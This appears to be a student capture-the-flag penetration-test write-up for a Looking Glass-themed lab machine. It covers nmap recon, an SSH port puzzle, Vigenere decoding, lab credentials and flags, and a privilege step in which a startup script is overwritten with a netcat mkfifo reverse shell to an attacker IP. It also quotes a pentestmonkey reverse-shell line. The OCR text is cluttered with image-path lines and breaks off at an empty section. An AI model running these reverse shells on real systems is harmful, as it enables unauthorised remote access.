

PenTest 1

Group A

ID	Name	Role
1211104293	Noor Hannan Bin Noor Hamsuruddin	Leader
1211103154	Wan Muhammad Atif bin Taram Satiraksa	Member
1211102270	Yap Choo Kath Moon	Member

Steps: Recon and Enumeration





Members involved: Wan Muhammad Atif

Tools used: Kali Linux, Nmap, Google, Cyberchef, boxentriq.com.


Thought process/Methodology and attempts:
For starters, we found that the machine does not provide a website that we can visit. As such, using nmap, we decided to find possible ports that are used by the machine IP. Although a list of ports was given, it was within a port range of 9000-13999 which is quite large.

```
Nmap scan report for 10.10.247.126
Host is up, received conn-refused (0.19s latency).
Scanned at 2022-07-25 21:23:37 EDT for 1307s
Not shown: 60534 closed tcp ports (conn-refused)
PORT      STATE SERVICE    REASON  VERSION
22/tcp    open  ssh        syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9000/tcp  open  ssh        syn-ack Dropbear sshd (protocol 2.0)
9001/tcp  open  ssh        syn-ack Dropbear sshd (protocol 2.0)
9002/tcp  open  ssh        syn-ack Dropbear sshd (protocol 2.0)
9003/tcp  open  ssh        syn-ack Dropbear sshd (protocol 2.0)
```

```
13992/tcp open  ssh        syn-ack Dropbear sshd (protocol 2.0)
13993/tcp open  ssh        syn-ack Dropbear sshd (protocol 2.0)
13994/tcp open  ssh        syn-ack Dropbear sshd (protocol 2.0)
13995/tcp open  ssh        syn-ack Dropbear sshd (protocol 2.0)
13996/tcp open  ssh        syn-ack Dropbear sshd (protocol 2.0)
13997/tcp open  ssh        syn-ack Dropbear sshd (protocol 2.0)
13998/tcp open  ssh        syn-ack Dropbear sshd (protocol 2.0)
13999/tcp open  ssh        syn-ack Dropbear sshd (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Using Google, we decided to try several commands on ssh as the output ports mostly had a Dropbear SSHD related to it which according to google is a software package written by Matt Johnston that provides a Secure Shell-compatible server and client. It is designed as a replacement for standard OpenSSH for environments with low memory and processor resources, such as embedded systems. Upon Yap's suggestion, we started to tinker with multiple ssh commands until we came upon the command

ssh -oHostKeyAlgorithms+=ssh-rsa MACHINE_IP -p PORT where the output would suspiciously give a value of “Higher” or “Lower” as shown below.



After multiple trials and errors on understanding the output, we figured out that this higher or lower output gives us a vague direction on where to find the correct port. Higher being higher up the list of ports and lower being lower down the list of ports. We narrowed down the ports within a certain range starting from 1000 ports, 500 ports, 100 ports and 10 ports until we found the exact working port where a secret message will be shown. Using Boxentriq’s Cipher Identifier, we begin to find possible ciphers for this text. According to it, besides Unknown, the second most probable cipher was the Vigenere Cipher.

Hence, we try to decode this using Boxentriq’s Vigenere Cipher Decoder with the support of the auto solve function as we do not know its actual key. Tinkering with the value of the max key length and max results, we generate the most possible key which is habetcipherthealp.



We also tested this on CyberChef to be certain and the key is actually correct. We find that the last sentence of the poem contains the secret, “bewareTheJabberwock”. We input this in the terminal to get the password and username.

```
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```


```
jabberwock:BooksCiderAngryImpertinence
Connection to 10.10.247.126 closed.

┌──(kali㉿kali)-[~]
└─$ ssh jabberwock@10.10.247.126
jabberwock@10.10.247.126's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ ^C
jabberwock@looking-glass:~$
```


The username is jabberwock whereas the password is BooksCiderAngryImpertinence.

Steps: Initial Foothold

If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```





Members involved: Noor Hannan

Tools used: Kali linux, Netcat, pentestmonkey.net

Thought process/Methodology and attempts:
After receiving the password and username from the reconnaissance phase, we use the machine's IP and the username to log into the system as the Jabberwock. However, after checking the user's privileges, we discover that the permissions that we have are extremely limited. After testing out a few commands, it is found that the only files we can run as Jabberwock are the twasBrillig.sh file, poem.txt and the user.txt file. While the user.txt file has the user flag we need, Attempting to read the other files in the system outside of Jabberwock resulted in a response of "permission denied". Therefore, we needed a stronger initial foothold into the system.


```
jabberwock:SteppedSundialRaisedSeized
Connection to 10.10.8.72 closed.

┌──(kali㉿kali)-[~]
└─$ ssh jabberwock@10.10.67.224
```

```
┌──(kali㉿kali)-[~]
└─$ ssh jabberwock@10.10.8.72
The authenticity of host '10.10.8.72 (10.10.8.72)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:42: [hashed name]
    ~/.ssh/known_hosts:89: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.8.72' (ED25519) to the list of known hosts.
jabberwock@10.10.8.72's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```


```
Last login: Fri Jul  3 03:05:33 2020 f
jabberwock@looking-glass:~$ dir
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$
```


Thus, we use a reverse shell in an attempt to gain access to other users accounts. First, we create a duplicate file with a different formatting for twasBrillig.sh, creating twasBrillig.sh.bak, a backup file. Then, we modify the contents of twasBrillig.sh into a reverse shell obtained from the Pentest Monkey cheat sheet.

```
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ dir
poem.txt  twasBrillig.sh  twasBrillig.sh.bak  user.txt
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.1.42 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$
```




Afterwards, enable the netcat listener to listen on port 1234 and then reboot the system by typing in reboot.





After waiting for a while, you can wait until the netcat listener successfully manages to let us gain access to the account of user Tweedledum.




Afterward, we find a file named humptydumpty.txt inside of tweedledum's account. We cat the humptydumpty.txt and saw a wall of text in it. But after close inspection and research I found the text is encrypted in SHA-256, I copied and pasted the text into the decryptor on m5decrypt.net, but the last line is unable to decrypt, so after analysing it I recognised it was encrypted in hex, so I go to cyberchef to decrypted and surprise, the password was there. With it I was able to su to humptydumpty, but the shell haven't been stabilised so I was unable to do it, luckily I remember the command to upgrade the shell and stabilised which is python3 -c "import pty;pty.spawn('/bin/bash')".

```
$ whoami
tweedledum
$ ls
humptydumpty.txt
poem.txt
$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

```
su: must be run from a terminal
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk
```

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9 : maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed : one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624 : of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f : these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6 : is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0 : the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8 : password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b [ Unfound ]
```





Steps: Horizontal privilege escalation


Members involved: Yap Choo Kath Moon


Tools used: Kali linux, pentestmonkey.net, netcat, Cyberchef, md5decrypt.net.

Thought process/Methodology and attempts:









